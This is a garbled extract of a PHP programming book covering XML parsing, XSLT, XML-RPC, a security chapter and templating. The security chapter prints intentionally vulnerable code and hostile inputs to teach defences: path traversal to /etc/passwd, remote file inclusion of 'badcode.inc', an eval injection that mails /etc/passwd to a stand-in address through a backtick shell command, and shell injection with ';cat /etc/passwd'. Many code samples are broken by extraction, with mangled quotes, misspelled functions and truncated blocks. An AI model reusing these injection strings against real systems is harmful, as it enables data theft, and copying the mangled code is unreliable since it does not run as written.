
$value = xml_parser_get_option(<tt><i>parser</i></tt>,
<tt><i>option</i></tt>);

xml_parser_set_option(XML_OPTION_CASE_FOL
DING, false);

$parser = xml_parser_create([<tt><i>encoding</i></tt>]);

$success = xml_parse(<tt><i>parser</i></tt>, <tt>
<i>data </i></tt>[, <tt><i>final</i></tt> ]);
```

```
function create_parser ($filename) {  
  
    $fp = fopen('filename', 'r'); $parser =  
    xml_parser_create( );  
  
    xml_set_element_handler($parser, 'start_element',  
    'end_element');  
    xml_set_character_data_handler($parser,  
    'character_data');  
    xml_set_processing_instruction_handler($parser,  
    'processing_instruction');  
    xml_set_default_handler($parser, 'default');  
  
    return array($parser, $fp); }
```

```
function parse ($parser, $fp) {  
  
    $blockSize = 4 * 1024; // read in 4 KB chunks  
  
    while($data = fread($fp, $blockSize)) { // read in 4  
    KB chunks if(!xml_parse($parser, $data, feof($fp)))  
    {
```

```
// an error occurred; tell the user where echo 'Parse  
error: ' . xml_error_string($parser) . " at line " .  
  
xml_get_current_line_number($parser));  
  
return FALSE;  
  
}  
  
}  
  
return TRUE;  
  
}  
  
if (list($parser, $fp) = create_parser('test.xml')) {  
  
parse($parser, $fp); fclose($fp);  
  
xml_parser_free($parser); }  
  
$err = xml_get_error_code( );
```

XML_ERROR_NONE

XML_ERROR_NO_MEMORY

XML_ERROR_SYNTAX

XML_ERROR_NO_ELEMENTS

XML_ERROR_INVALID_TOKEN

XML_ERROR_UNCLOSED_TOKEN

XML_ERROR_PARTIAL_CHAR

XML_ERROR_TAG_MISMATCH

XML_ERROR_DUPLICATE_ATTRIBUTE

XML_ERROR_JUNK_AFTER_DOC_ELEMENT

XML_ERROR_PARAM_ENTITY_REF

XML_ERROR_UNDEFINED_ENTITY

XML_ERROR_RECURSIVE_ENTITY_REF

XML_ERROR_ASYNC_ENTITY

XML_ERROR_BAD_CHAR_REF

XML_ERROR_BINARY_ENTITY_REF

XML_ERROR_ATTRIBUTE_EXTERNAL_ENTITY_REF

XML_ERROR_MISPLACED_XML_PI

XML_ERROR_UNKNOWN_ENCODING

XML_ERROR_INCORRECT_ENCODING

XML_ERROR_UNCLOSED_CDATA_SECTION

XML_ERROR_EXTERNAL_ENTITY_HANDLING

```
$message = xml_error_string(<tt><i>code</i></tt>);
```

```
$err = xml_get_error_code($parser);
```

```
if ($err != XML_ERROR_NONE)
die(xml_error_string($err));
```

```
xml_set_object(<tt><i>object</i></tt>);
```

```
<?xml version="1.0" ?>

<library>

    <book>

        <title>Programming PHP</title> <authors>

            <author>Rasmus Lerdorf</author> <author>Kevin
Tattroe</author> </authors>

            <isbn>1-56592-610-2</isbn> <comment>A great
book!</comment> </book>

        <book>

            <title>PHP Pocket Reference</title> <authors>

                <author>Rasmus Lerdorf</author> </authors>

                <isbn>1-56592-769-9</isbn> <comment>It really
does fit in your pocket</comment> </book>

        <book>

            <title>Perl Cookbook</title> <authors>
```

```
<author>Tom Christiansen</author>
<author>Nathan Torkington</author> </authors>

<isbn>1-56592-243-3</isbn> <comment>Hundreds
of useful techniques, most just as applicable to PHP
as to Perl

</comment>

</book>

</library>

<html>

<head><title>My Library</title></head> <body>

<?php

class BookList {

    var $parser;

    var $record;

    var $current_field = ""; var $field_type;
```

```
var $ends_record; var $records;

function BookList ($filename) {

    $this->parser = xml_parser_create( );
    xml_set_object($this->parser, &$this);
    xml_set_element_handler($this->parser,
    'start_element', 'end_element');
    xml_set_character_data_handler($this->parser,
    'cdata');

    // 1 = single field, 2 = array field, 3 = record
    container $this->field_type = array('title' => 1,
    'author' => 2, 'isbn' => 1,
    'comment' => 1); $this->ends_record = array('book'
    => true);

    $x = join("", file($filename)); xml_parse($this-
    >parser, $x); xml_parser_free($this->parser); }
```

```
function start_element ($p, $element, &$attributes)
{
    $element = strtolower($element); if ($this->field_type[$element] != 0) {
        $this->current_field = $element; } else {
        $this->current_field = "; }
}
```

```
function end_element ($p, $element) {
    $element = strtolower($element); if ($this->ends_record[$element]) {
        $this->records[] = $this->record; $this->record =
array( ); }
    $this->current_field = "; }
```

```
function cdata ($p, $text) {
```

```
if ($this->field_type[$this->current_field] === 2) {
    $this->record[$this->current_field][] = $text; }
elseif ($this->field_type[$this->current_field] === 1)
{
    $this->record[$this->current_field] .= $text; }

function show_menu( ) {
    echo "<table border=1>\n"; foreach ($this->records
as $book) {
        echo "<tr>"; $authors = join(', ', $book['author']);
printf("<th><a href='%s'>%s</a></th><td>%s</td>
</tr>\n", $_SERVER['PHP_SELF'] . '?isbn=' .
$book['isbn'], $book['title'],
$authors);
        echo "</tr>\n"; }
}
```

```
function show_book ($isbn) {  
  
foreach ($this->records as $book) {  
  
if ($book['isbn'] !== $isbn) {  
  
continue;  
  
}  
  
$authors = join(', ', $book['author']); printf(""  
<b>%s</b> by %s.<br>", $book['title'], $authors);  
printf("ISBN: %s<br>", $book['isbn']);  
printf("Comment: %s<p>\n", $book['comment']); }  
  
?>  
  
Back to the <a href="= $_SERVER['PHP_SELF'] ?&gt;"&gt;list of books&lt;/a&gt;.&lt;p&gt; &lt;?<br/  
}; // main program code
```

```
$my_library = new BookList ("books.xml"); if  
($_GET['isbn']) {  
  
    // return info on one book $my_library-  
    ->show_book($_GET['isbn']); } else {  
  
    // show menu of books $my_library->show_menu()  
}; }  
  
?>  
  
</body></html>
```

```
$xslt = xslt_create( );  
  
$result = xslt_process(<tt><i>xslt</i></tt>, <tt>  
<i>xml</i></tt>, <tt><i>xsl </i></tt>[, <tt>  
<i>result</i></tt> [, <tt><i>arguments</i></tt> [,  
<tt><i>parameters</i></tt> ]]]);  
  
<?xml version="1.0" ?>  
  
<news  
xmlns:news="http://slashdot.org/backslash.dtd">  
<story> <title>O'Reilly Publishes Programming  
PHP</title> <url>http://example.org/article.php?  
id=20020430/458566</url> <time>2002-04-30  
09:04:23</time> <author>Rasmus and some  
others</author> </story>  
  
 <story> <title>Transforming XML with PHP  
Simplified</title>  
<url>http://example.org/article.php?  
id=20020430/458566</url> <time>2002-04-30  
09:04:23</time> <author>k.tatroe</author> </story>  
</news>
```

```
<?xml version="1.0" encoding="utf-8" ?>
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform
"> <xsl:output

method="html"

indent="yes"

encoding="utf-8"

/>
```

```
<xsl:template match="/news">

<html> <head> <title>Current Stories</title>
</head> <body bgcolor="white" > <xsl:call-template
name="stories"/> </body> </html> </xsl:template>
```

```
<xsl:template name="stories"> <xsl:for-each
select="story"> <h1><xsl:value-of select="title" />
</h1>
```

```
<p>

<xsl:value-of select="author"/> (<xsl:value-of
select="time"/>)<br/> <xsl:value-of select="teaser"/>
[ <a href="{url}">More</a> ]

</p>

<hr /> </xsl:for-each> </xsl:template>

</xsl:stylesheet>

<?php

$processor = xslt_create( );

$result = xslt_process($processor, 'news.xml',
'news.xsl'); if(!$result) echo xslt_error($processor);
xslt_free($processor);

echo "<pre>$result</pre>"; ?>
```

```
<?php

$xml = join("", file('news.xml')); $xsl = join(",
file('news.xsl')); $arguments = array('/_xml' => $xml,
'/_xsl' => $xsl);

$processor = xslt_create( );

$result = xslt_process($processor, 'arg:/_xml',
'arg:/_xsl', NULL, $arguments); if(!$result) exho
xlst_error($processor); xslt_free($processor);

echo "<pre>$result</pre>"; ?>
```

Although it doesn't specifically discuss PHP, Doug Tidwell's XSLT (O'Reilly) provides a detailed guide to the syntax of XSLT stylesheets.

11.5 Web Services

Historically, every time there's been a need for two systems to communicate, a new protocol has been created (for example, SMTP for sending mail, POP3 for receiving mail, and the numerous protocols that database clients and servers use). The idea of web services is to remove the need to create new protocols by providing a standardized mechanism for remote procedure calls, based on XML and HTTP.

Web services make it easy to integrate heterogeneous systems. Say you're writing a web interface to a library system that already exists. It has a complex system of database tables, and lots of business logic embedded in the program code that manipulates those tables. And it's written in C++. You could reimplement the business logic in PHP, writing a lot of code to manipulate tables in the correct way, or you could write a little code in C++ to expose the library operations (e.g., check out a book to this user, see when this book is due back, see what the overdue fines are for this user) as a web service. Now your PHP code simply has to handle the web frontend; it can use the library service to do all the heavy lifting.

XML-RPC and SOAP are two of the standard protocols used to create web services. XML-RPC is the older (and simpler) of the two, while SOAP is newer and more complex. Microsoft's .NET initiative is based around SOAP, while many of the popular web journal packages, such as Frontier and blogger, offer XML-RPC interfaces.

PHP provides access to both SOAP and XML-RPC through the `xmlrpc` extension, which is based on the `xmlrpc-epi` project (see <http://xmlrpc-epi.sourceforge.net> for more information). The `xmlrpc` extension is not compiled in by default, so you'll need to add `--with-xmlrpc` to your `configure` line.

The PEAR project (<http://pear.php.net>) is working on an object-oriented XML-RPC extension, but it was not ready for release at the time of this writing.

11.5.1 Servers

[Example 11-15](#) shows a very basic XML-RPC server that exposes only one function (which XML-RPC calls a "method"). That function, **multiply()**, multiplies two numbers and returns the result. It's not a very exciting example, but it shows the basic structure of an XML-RPC server.

Example 11-15. Basic XML-RPC server

```
<?php
    // this is the function exposed as
    "multiply( )"
    function times ($method, $args) {
        return $args[0] * $args[1];
    }

    $request = $HTTP_RAW_POST_DATA;
    if (!$request) $request_xml =
$HTTP_POST_VARS['xml'];

    $server = xmlrpc_server_create( );
    if (!$server) die("Couldn't create
server");

    xmlrpc_server_register_method($server,
'multiply', 'times');
```

```
$options = array('output_type' => 'xml',
'version' => 'auto');
echo xmlrpc_server_call_method($server,
$request, null, $options);

xmlrpc_server_destroy($server);
?>
```

The `xmlrpc` extension handles the dispatch for you. That is, it works out which method the client was trying to call, decodes the arguments and calls the corresponding PHP function, and returns an XML response that encodes any values returned by the function that can be decoded by an XML-RPC client.

Create a server with `xmlrpc_server_create()`:

```
$server = xmlrpc_server_create();
```

Expose functions through the XML-RPC dispatch mechanism using `xmlrpc_server_register_method()`:

```
xmlrpc_server_register_method(server,
method, function);
```

The *method* parameter is the name the XML-RPC client knows. The *function* parameter is the PHP function implementing that XML-RPC method. In the case of [Example 11-15](#), the `multiply()` method is implemented by the `times()` function. Often a server will call `xmlrpc_server_register_method()` many times, to expose many functions.

When you've registered all your methods, call `xmlrpc_server_call_method()` to do the dispatching:

```
$response =  
xmlrpc_server_call_method(server, request,  
user_data [, options]);
```

The *request* is the XML-RPC request, which is typically sent as HTTP POST data. We fetch that through the **\$HTTP_RAW_POST_DATA** variable. It contains the name of the method to be called, and parameters to that method. The parameters are decoded into PHP data types, and the function (**times()**, in this case) is called.

A function exposed as an XML-RPC method takes two or three parameters:

```
$retval = exposed_function(method, args [,  
user_data]);
```

The *method* parameter contains the name of the XML-RPC method (so you can have one PHP function exposed under many names). The arguments to the method are passed in the array *args*, and the optional *user_data* parameter is whatever the **xmlrpc_server_call_method()**'s *user_data* parameter was.

The *options* parameter to **xmlrpc_server_call_method()** is an array mapping option names to their values. The options are:

output_type

Controls the data encoding used. Permissible values are: "php" or "xml" (default).

verbosity

Controls how much whitespace is added to the output XML to make it readable to humans. Permissible values are: "`no_white_space`", "`newlines_only`", and "`pretty`" (default).

escaping

Controls which characters are escaped, and how. Multiple values may be given as a subarray. Permissible values are: "`cdata`", "`non-ascii`" (default), "`non-print`" (default), and "`markup`" (default).

versioning

Controls which web service system to use. Permissible values are: "`simple`", "`soap 1.1`", "`xmlrpc`" (default for clients), and "`auto`" (default for servers, meaning "whatever format the request came in").

encoding

Controls the character encoding of the data. Permissible values include any valid encoding identifiers, but you'll rarely want to change it from "`iso-8859-1`" (the default).

11.5.2 Clients

An XML-RPC client issues an HTTP request and parses the response. The `xmlrpc` extension that ships with PHP can work with the XML that encodes an XML-RPC request, but it doesn't know how to issue HTTP requests. For that functionality, you must download the `xmlrpc-epi` distribution from <http://xmlrpc-epi.sourceforge.net> and install the `sample/utils/utils.php` file. This file contains a function to perform the HTTP request.

[Example 11-16](#) shows a client for the `multiply` XML-RPC service.

Example 11-16. Basic XML-RPC client

```
<?php
    require_once('utils.php');

    $options = array('output_type' => 'xml',
    'version' => 'xmlrpc');
    $result = xu_rpc_http_concise(
        array(method => 'multiply',
              args   => array(5, 6),
              host   => '192.168.0.1',
              uri    =>
        '/~gnat/test/ch11/xmlrpc-server.php',
              options => $options));

    echo "5 * 6 is $result";
?>
```

We begin by loading the XML-RPC convenience utilities library. This gives us the `xu_rpc_http_concise()` function, which constructs a POST request for us:

```
$response = xu_rpc_http_concise(hash);
```

The `hash` array contains the various attributes of the XML-RPC call as an associative array:

`method`

Name of the method to call

args

Array of arguments to the method

host

Hostname of the web service offering the method

uri

URL path to the web service

options

Associative array of options, as for the server

debug

If nonzero, prints debugging information (default is 0)

The value returned by `xu_rpc_http_concise()` is the decoded return value from the called method.

There are several features of XML-RPC we haven't covered. For example, XML-RPC's data types do not always map precisely onto PHP's, and there are ways to encode values as a particular data type rather than as the xmlrpc extension's best guess. Also, there are features of the xmlrpc extension we haven't covered, such as SOAP faults. See the xmlrpc extension's documentation at <http://www.php.net> for the full details.

For more information on XML-RPC, see *Programming Web Services in XML-RPC*, by Simon St. Laurent, et al. (O'Reilly). See *Programming Web Services with SOAP*, by James Snell, et al. (O'Reilly), for more information on SOAP.

Chapter 12. Security

PHP

is a flexible language that has hooks into just about every API offered on the machines on which it runs. Because it was designed to be a forms-processing language for HTML pages, PHP makes it easy to use form data sent to a script. Convenience is a double-edged sword, however. The very features that let you quickly write programs in PHP

can open doors for those who would break into your systems.

It's important to understand that PHP itself is neither secure nor insecure. The security of your

web applications is entirely determined by the code you write. For example, take a script that opens a file whose name was passed as a form parameter. If you don't check the filename, the user can give a URL,

an absolute pathname, or even a relative path to back out of the application data directory and

into a personal or system directory.

This chapter looks at several common issues that can lead to insecure scripts, such as filenames, file uploads, and the `eval()`

) function. Some problems are solved through code (e.g., checking filenames before opening them), while others are solved through changing PHP's configuration (e.g., to

permit access only to files in a particular directory).

```
<?php

if (check_privileges( )) {

$superuser = true; }

// ...

?>

<?php

$superuser = false; if (check_privileges( )) {

$superuser = true; }

// ...

?>

<html>

<head> <title>Sample</title> </head>

<body> <?php echo $a; ?> </body> </html><span
class="docEmphBold"> Warning: Undefined
```

variable: a in /home/httpd/html/warnings.php on line
7

display_errors = Off

log_errors = On

error_log = /var/log/php_errors.log

variables_order = "ES"

\$name = \$_REQUEST['name']; \$age =
\$_REQUEST['age']; // ... and so on for all incoming
form parameters

12.2 Filenames

It's fairly easy to construct a filename that refers to something other than what you intended. For example, say you have a `$username` variable that contains the name the user wants to be called, which the user has specified through a form field. Now let's say you want to store a welcome message for each user in the directory `/usr/local/lib/greetings`, so that you can output the message any time the user logs into your application. The code to print the current user's greeting is:

```
<?php  
include("/usr/local/lib/greetings/$username")  
?>
```

This seems harmless enough, but what if the user chose the username `"../../../../etc/passwd"`? The code to include the greeting now includes `/etc/passwd` instead. Relative paths are a common trick used by hackers against unsuspecting scripts.

Another trap for the unwary programmer lies in the way that, by default, PHP can open remote files with the same functions that open local files. The `fopen()` function and anything that uses it (e.g., `include()` and `require()`) can be passed an HTTP or FTP URL as a filename, and the document identified by the URL will be opened. Here's some exploitable code:

```
<?php  
chdir("/usr/local/lib/greetings");  
$fp = fopen($username, "r");  
?>
```

If `$username` is set to `"http://www.example.com/myfile"`, a remote file is

opened, not a local one.

The situation is even more dire if you let the user tell you which file to `include()`:

```
<?php  
    $file = $_REQUEST['theme'];  
    include($file);  
?>
```

If the user passes a `theme` parameter of "`http://www.example.com/badcode.inc`" and your `variables_order` includes GET or POST, your PHP script will happily load and run the remote code. Never use parameters as filenames like this.

There are several solutions to the problem of checking filenames. You can disable remote file access, check filenames with `realpath()` and `basename()`, and use the `open_basedir` option to restrict filesystem access.

12.2.1 Check for Relative Paths

When you need to allow the user to specify a filename in your application, you can use a combination of the `realpath()` and `basename()` functions to ensure that the filename is what it ought to be. The `realpath()` function resolves special markers such as `..` and `...`. After a call to `realpath()`, the resulting path is a full path on which you can then use `basename()`. The `basename()` function returns just the filename portion of the path.

Going back to our welcome message scenario, here's an example of `realpath()` and `basename()` in action:

```
$filename = $_POST['username'];
$vetted = basename(realpath($filename));
if ($filename !== $vetted) {
    die("$filename is not a good username");
}
```

In this case, we've resolved `$filename` to its full path and then extracted just the filename. If this value doesn't match the original value of `$filename`, we've got a bad filename that we don't want to use.

Once you have the completely bare filename, you can reconstruct what the file path ought to be, based on where legal files should go, and add a file extension based on the actual contents of the file:

```
include("/usr/local/lib/greetings/$filename");
```

12.2.2 Restrict Filesystem Access to a Specific Directory

If your application must operate on the filesystem, you can set the `open_basedir` option to further secure the application by restricting access to a specific directory. If `open_basedir` is set in `php.ini`, PHP limits filesystem and I/O functions so that they can operate only within that directory or any of its subdirectories. For example:

```
open_basedir = /some/path
```

With this configuration in effect, the following function calls succeed:

```
unlink("/some/path/unwanted.exe");
include("/some/path/less/travelled.inc");
```

But these generate runtime errors:

```
$fp = fopen ("/some/other/file.exe", "r");
$dp = opendir("/some/path/..../other/file.exe");
```

Of course, one web server can run many applications, and each application typically stores files in its own directory. You can configure `open_basedir` on a per-virtual host basis in your `httpd.conf` file like this:

```
<VirtualHost 1.2.3.4>
  ServerName domainA.com
  DocumentRoot /web/sites/domainA
  php_admin_value open_basedir
  /web/sites/domainA
</VirtualHost>
```

Similarly, you can configure it per directory or per URL in `httpd.conf`:

```
# by directory
<Directory /home/httpd/html/app1>
  php_admin_value open_basedir
  /home/httpd/html/app1
</Directory>

# by URL
<Location /app2>
  php_admin_value open_basedir
  /home/httpd/html/app2
</Location>
```

The `open_basedir` directory can be set only in the `httpd.conf` file, not in `.htaccess` files, and you must use `php_admin_value` to set it.


```
$browser_name = $_FILES['image']['name'];
$temp_name = $_FILES['image']['tmp_name']; echo
"Thanks for sending me $browser_name.";

$counter++; // persistent variable $my_name =
"image_$counter";

if (is_uploaded_file($temp_name)) {

    move_uploaded_file($temp_name,
"/web/images/$my_name"); } else {

    die("There was a problem processing the file."); }

post_max_size = 1024768 ; one megabyte

if (is_uploaded_file($_FILES['uploaded_file']
['tmp_name'])) {

    if ($fp = fopen($_FILES['uploaded_file']
['tmp_name'], 'r')) {

        $text = fread($fp, filesize($_FILES['uploaded_file']
['tmp_name'])); fclose($fp);

        // do something with the file's contents }
```

}

```
move_uploaded_file($_REQUEST['file'],
"/new/name.txt");
```

12.4 File Permissions

If only you and people you trust can log into your web server, you don't need to worry about file permissions for files created by your PHP programs. However, most web sites are hosted on ISP's machines, and there's a risk that untrusted people will try to read files that your PHP program creates. There are a number of techniques that you can use to deal with file permissions issues.

12.4.1 Get It Right the First Time

Do not create a file and then change its permissions. This creates a race condition, where a lucky user can open the file once it's created but before it's locked down. Instead, use the `umask()` function to strip off unnecessary permissions. For example:

```
umask(077);           // disable ---rwxrwx
$fp = fopen("/tmp/myfile", "w");
```

By default, the `fopen()` function attempts to create a file with permission 0666 (`rw-rw-rw-`). Calling `umask()` first disables the group and other bits, leaving only 0600 (`rw-----`). Now, when `fopen()` is called, the file is created with those permissions.

12.4.2 Session Files

With PHP's built-in session support, session information is stored in files in the `/tmp` directory. Each file is named `/tmp/sess_id`, where `id` is the name of the session and is owned by the web server user ID, usually `nobody`.

This means that session files can be read by any PHP script on the server, as all PHP scripts run with the same web server ID. In situations where your PHP code is stored on an ISP's server that is shared with other users' PHP scripts, variables you store in your sessions are visible to other PHP scripts.

Even worse, other users on the server can create files in `/tmp`. There's nothing preventing a user from creating a fake session file that has any variables and values he wants in it. The user can then have the browser send your script a cookie containing the name of the faked session, and your script will happily load the variables stored in the fake session file.

One workaround is to ask your service provider to configure their server to place your session files in your own directory. Typically, this means that your VirtualHost block in the Apache `httpd.conf` file will contain:

```
php_value session.save_path /some/path
```

If you have `.htaccess` capabilities on your server and Apache is configured to let you override Options, you can make the change yourself.

For the most secure session variables possible, create your own session store (e.g., in a database). Details for creating a session store are given in [Chapter 7](#).

12.4.3 Don't Use Files

Because all scripts running on a machine run as the same user, a file that one script creates can be read by another, regardless of which user wrote the script. All a script needs to know to read a file is the name of that file.

There is no way to change this, so the best solution is to not use files. As with session stores, the most secure place to store data is in a database.

A complex workaround is to run a separate Apache daemon for each user. If you add a reverse proxy such as Squid in front of the pool of Apache instances, you may be able to serve 100+ users on a single machine. Few sites do this, however, because the complexity and cost are much greater than those for the typical situation, where one Apache daemon can serve web pages for thousands of users.

12.4.4 Safe Mode

Many ISPs have scripts from several users running on one web server. Since all the users who share such a server run their PHP scripts as the same user, one script can read another's data files. Safe mode is an attempt to address this and other problems caused by shared servers. If you're not sharing your server with other users that you don't trust, you don't need to worry about safe mode at all.

When enabled through the **safe_mode** directive in your *php.ini* file, or on a per-directory or per-virtual host basis in your *httpd.conf* file, the following restrictions are applied to PHP scripts:

- PHP looks at the owner of the running script and pretends^[1] to run as that user.

^[1] PHP can't switch the user ID via a **setuid()** call because that would require the web server to run as **root** and on most operating systems it would be impossible to switch back.

- Any file operation (through functions such as `fopen()`, `copy()`, `rename()`, `move()`, `unlink()`, `chmod()`, `chown()`, `chgrp()`, `mkdir()`, `file()`, `flock()`, `rmdir()`, and `dir()`) checks to see if the affected file or directory is owned by the same user as the PHP script.
- If `safe_mode_gid` is enabled in your `php.ini` or `httpd.conf` file, only the group ID needs to match.
- `include` and `require` are subject to the two previous restrictions, with the exception of `includes` and `requires` of files located in the designated `safe_mode_include_dir` in your `php.ini` or `httpd.conf` file.
- Any system call (through functions such as `system()`, `exec()`, `passthru()`, and `popen()`) can access only executables located in the designated `safe_mode_exec_dir` in your `php.ini` or `httpd.conf` file.
- If `safe_mode_protected_env_vars` is set in your `php.ini` or `httpd.conf` file, scripts are unable to overwrite the environment variables listed there.
- If a prefix is set in `safe_mode_allowed_env_vars` in your `php.ini` or `httpd.conf` file, scripts can manipulate only environment variables starting with that prefix.
- When using HTTP authentication, the numerical user ID of the current PHP script is appended to the realm^[2] string to prevent cross-script password sniffing, and the authorization header in

the `getallheaders()` and `phpinfo()` output is hidden.

[2] This realm-mangling took a little vacation in PHP 4.0.x but is back in PHP 4.1 and later.

- The functions `set_time_limit()`, `dl()`, and `shell_exec()` are disabled, as is the backtick (` `) operator.

To configure `safe_mode` and the various related settings, you can set the serverwide default in your `php.ini` file like this:

```
safe_mode = On
safe_mode_include_dir =
/usr/local/php/include
safe_mode_exec_dir = /usr/local/php/bin
safe_mode_gid = On
safe_mode_allowed_env_vars = PHP_
safe_mode_protected_env_vars =
LD_LIBRARY_PATH
```

Alternately, you can set these from your `httpd.conf` file using the `php_admin_value` directive. Remember, these are system-level settings, and they cannot be set in your `.htaccess` file.

```
<VirtualHost 1.2.3.4>
  ServerName domainA.com
  DocumentRoot /web/sites/domainA
  php_admin_value safe_mode On
  php_admin_value safe_mode_include_dir
  /usr/local/php/include
  php_admin_value safe_mode_exec_dir
```

/usr/local/php/bin
</VirtualHost>

```
<Files ~ "\.inc\$"> Order allow,deny Deny from all  
</Files>
```

```
include_path =  
".:/usr/local/php:/usr/local/lib/myapp";
```

12.6 PHP Code

With the `eval()` function, PHP allows a script to execute arbitrary PHP code. Although it can be useful in a few limited cases, allowing any user-supplied data to go into an `eval()` call is asking to be hacked. For instance, the following code is a security nightmare:

```
<html>
  <head>
    <title>Here are the keys...</title>
  </head>
  <body>
    <?php if ($code) {
      echo "Executing code...";
      eval(stripslashes($code));
    } ?>

    <form>
      <input type="text" name="code" />
      <input type="submit" name="Execute
Code" />
    </form>
  </body>
</html>
```

This page takes some arbitrary PHP code from a form and runs it as part of the script. The running code has access to all of the global variables for the script and runs with the same privileges as the

script running the code. It's not hard to see why this is a problem—type this into the form:

```
include('/etc/passwd');
```

Unfortunately, there's no easy way to ensure that a script like this can ever be secure.

You can globally disable particular function calls by listing them, separated by commas, in the **disable_functions** configuration option in *php.ini*. For example, you may never have need for the **system()** function, so you can disable it entirely with:

```
disable_functions = system
```

This doesn't make **eval()** any safer, though, as there's no way to prevent important variables from being changed or built-in constructs such as **echo()** from being called.

Note that the **preg_replace()** function with the **/e** option also calls **eval()** on PHP code, so don't use user-supplied data in the replacement string.

In the case of **include**, **require**, **include_once**, and **require_once**, your best bet is to turn off remote file access using **allow_url_fopen**.

The main message of this section is that any use of **eval()** and the **/e** option with **preg_replace()** is suspect, especially if you allow users to put bits into the code. Consider the following:

```
eval("2 + $user_input");
```

It seems pretty innocuous. However, suppose the user enters the following value:

```
2; mail("l33t@somewhere.com", "Some  
passwords", `/bin/cat /etc/passwd`);
```

In this case, both the command you expected and one you'd rather wasn't will be executed. The only viable solution is to never give user-supplied data to **eval()**.

```
system("ls $directory");
```

```
ls /tmp;cat /etc/passwd
```

```
$cleaned_up = escapeshellarg($directory); system("ls  
$cleaned_up");
```

```
ls '/tmp;cat /etc/passwd'
```

The easiest way to avoid the shell is to do the work of whatever program you're trying to call. Built-in functions are likely to be more secure than anything involving the shell.

12.8 Security Redux

Because security is such an important issue, we want to reiterate the main points of this chapter:

- Check every value supplied to your program to ensure that the data you're getting is the data you expected to get.
- Always initialize your variables.
- Set `variables_order`. Use `$_REQUEST` and friends.
- Whenever you construct a filename from a user-supplied component, check the components with `basename()` and `realpath()`.
- Don't create a file and then change its permissions. Instead, set `umask()` so that the file is created with the correct permissions.
- Don't use user-supplied data with `eval()`, `preg_replace()` with the `/e` option, or any of the system commands (`exec()`, `system()`, `popen()`, `passthru()`, and the backtick (` `) operator).
- Store code libraries and data outside the document root.

Chapter 13. Application Techniques

By now, you should have a solid understanding of the details of the PHP language and its use in a variety of common situations. Now we're going to show you some techniques that you may

find useful in your PHP applications, such as code libraries, templating systems, efficient output handling, error handling, and performance tuning.

13.1 Code Libraries

As

you've seen, PHP ships with numerous extension

libraries that combine useful functionality into distinct packages that you can access from your scripts. In previous chapters, we've covered using the GD,

pdflib, and Sablotron extension libraries, and [Appendix B](#) lists all of the available extensions.

In addition to using the extensions that ship with PHP, you can create libraries of your own code that you can use in more than one part of your web site. The general technique is to store a collection of related functions in a file, typically with a

.inc file extension. Then, when you need to use that functionality in a page, you can use `require_once(`

) to

insert the contents of the file into your current script.

For example, say you have a collection of functions that help create HTML form elements in valid HTML—one function creates a text field or a **textarea** (depending on how many characters you tell it the maximum is), another creates a series of pop-ups from which to set a date and time, and so on. Rather than copying the code into many pages, which is tedious, error-prone, and makes it difficult to fix any bugs found in the functions, creating a function library is the sensible choice.

When you are combining functions into a code library, you should be careful to maintain a balance between grouping related functions and including functions that are not often used. When you include a code library in a page, all of the functions in that library are parsed, whether you use them all or not. PHP's parser is

quick, but not parsing a function is even faster. At the same time, you don't want to split your functions over too many libraries, so that you have to include lots of files in each page, because file access is slow.


```
<html>

<head>

<title>User Information</title> </head>

<body>

<?php if (!empty($_GET['name'])) {

// do something with the supplied values ?>

<p><font face="helvetica,arial">Thank you for
filling out the form, <?php echo $_GET['name'] ?>.
</font></p> <?php }

else { ?>

<p><font face="helvetica,arial">Please enter the
following information:</font></p>
```

```
<form action="<?php echo  
$_SERVER['PHP_SELF'] ?>"> <table>  
  
<tr>  
  
<td>Name:</td> <td><input type="text"  
name="name" /></td> </tr>  
  
</table>  
  
</form>  
  
<?php } ?>  
  
</body>  
  
</html>  
  
<html>  
  
<head>  
  
<title>User Information</title> </head>  
  
<body>
```

<p>Please enter the following information:</p>

<form action="{DESTINATION}"> <table>

<tr>

<td>Name:</td> <td><input type="text" name="name" /></td> </tr>

</table>

</form>

</body>

</html>

<html>

<head>

<title>Thank You</title> </head>

<body>

```
<p><font face="helvetica,arial">Thank you for  
filling out the form, {NAME}.</font></p> </body>  
</html>
```

```
$bindings['DESTINATION'] = $PHP_SELF;
```

```
$name = $_GET['name'];
```

```
if (!empty($name)) {  
  
    // do something with the supplied values  
    $template = "thankyou.template";  
    $bindings['NAME'] = $name;  
}
```

```
else {  
  
    $template = "user.template"; }
```

```
echo FillTemplate($template, $bindings);
```

```
function FillTemplate($inName, $inValues = array( ),  
$inUnhandled = "delete") {  
  
    $theTemplateFile =  
    $_SERVER['DOCUMENT_ROOT'] . '/templates/' .  
    $inName; if ($theFile = fopen($theTemplateFile, 'r'))  
    {  
  
        $theTemplate = fread($theFile,  
        filesize($theTemplateFile)); fclose($theFile);  
  
    }  
  
  
  
  
    $theKeys = array_keys($inValues); foreach  
    ($theKeys as $theKey) {  
  
        // look for and replace the key everywhere it occurs  
        // in the template $theTemplate = str_replace("\  
        // {$theKey}", $inValues[$theKey], $theTemplate);  
  
    }  
}
```

```
if ('delete' == $inUnhandled) {  
  
    // remove remaining keys  
    $theTemplate = eregi_replace('{{[^ ]}*}', '', $theTemplate); } elseif  
    ('comment' == $inUnhandled) {  
  
    // comment remaining keys  
    $theTemplate = eregi_replace('{{([^\n ])*}}', '<!-- \\1 undefined -->',  
    $theTemplate);  
  
}  
  
return $theTemplate; }
```

Clearly, this example of a templating system is somewhat contrived. But if you think of a large PHP application that displays hundreds of news articles, you can imagine how a templating system that used markers such as {HEADLINE}, {BYLINE}, and {ARTICLE} might be useful, as it would allow designers to create the layout for article pages without needing to worry about the actual content.

While templates may reduce the amount of PHP code that designers have to see, there is a performance trade-off, as every request incurs the cost of building a page from the template. Performing pattern matches on every outgoing page can really slow down a popular site. Andrei Zmievski's Smarty is an efficient templating system that neatly side-steps this performance problem. Smarty turns the template into straight PHP code and caches it. Instead of doing the template replacement on every request, it does it only whenever the template file is changed. See <http://www.phpinsider.com/php/code/Smarty/> for more information.

13.3 Handling Output

PHP is all about displaying output in the web browser. As such, there are a few different techniques that you can use to handle output more efficiently or conveniently.

13.3.1 Output Buffering

By default, PHP sends the results of `echo` and similar commands to the browser after each command is executed. Alternately, you can use PHP's output buffering functions to gather the information that would normally be sent to the browser into a buffer and send it later (or kill it entirely). This allows you to specify the content length of your output after it is generated, capture the output of a function, or discard the output of a built-in function.

You turn on output buffering with the `ob_start()` function:

```
ob_start([callback]);
```

